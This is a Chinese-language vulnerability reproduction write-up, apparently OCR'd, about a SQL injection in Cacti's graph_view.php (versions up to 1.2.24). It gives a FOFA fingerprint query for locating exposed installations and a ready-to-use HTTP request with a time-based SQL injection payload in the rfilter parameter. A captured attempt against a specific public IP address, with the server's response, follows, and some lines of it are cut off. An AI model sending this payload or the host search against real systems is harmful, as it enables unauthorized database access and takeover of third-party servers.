
C7-1Cacti-SQL

漏洞描述：

该漏洞存在于graph_view.php文件中。默认情况下，访客用户无需身份验证即可访问graph_view.php，在启用情况下使用时会导致SQL注入漏洞。




攻击者可能利用此漏洞执行远程代码或篡夺管理权限。Growth_right_pane_tree函数包含从graph_view.php文件调用的漏洞。在tree_content情况下，用户输入通过html_validate_tree_vars函数进行验证。如果tree_id参数大于0，则调用grow_right_pane_tree函数。

影响版本：

```
Cacti <= 1.2.24
```

网站图片：



用户登录

在下面输入您的用户名和密码

用户名 用户名

密码 ********

□ 保持登录状态

登录

版本 1.2.19 | (c) 2004-2024 - The Cacti Group

网络测绘：

fofa语法：


FOFA：icon_hash="-1797138069"

漏洞复现：

payload：

```
GET /graph_view.php?action=tree_content&node=1-1-tree_anchor&rfilter=%22or+%22%22%3d%22%28%28%22%29%29%3bselect+sleep%285%29%3b--+- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept: application/signed-exchange;v=b3;q=0.7,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图: 延时5秒



```
GET /graph_view.php?action=tree_content&node=1-1-tree_anchor&rfilter=%22or
+%22%22%3d%22%28%28%22%29%29%3bselect+sleep%285%29%3b--+- HTTP/1.1
Host: 120.89.89.74
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
99.0.4844.84 Safari/537.36
Accept: application/signed-exchange;v=b3;q=0.7,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 18 Jan 2024 18:48:20 GMT
Server: Apache/2.4.57 (Debian)
Last-Modified: Thu, 18 Jan 2024 18:48:20 G
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; im
'unsafe-inline' ; script-src 'self'  'unsa
worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-re
Set-Cookie: Cacti=tvl2c9v6p9abegace1rhnnph
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 32529

<!DOCTYPE html>
<html lang='zh-CN'>
<head>
    <meta content='width=device-width, ini
    maximum-scale=5' name='viewport'>
    <meta http-equiv='X-UA-Compatible' con
    <meta name='apple-mobile-web-app-capab
```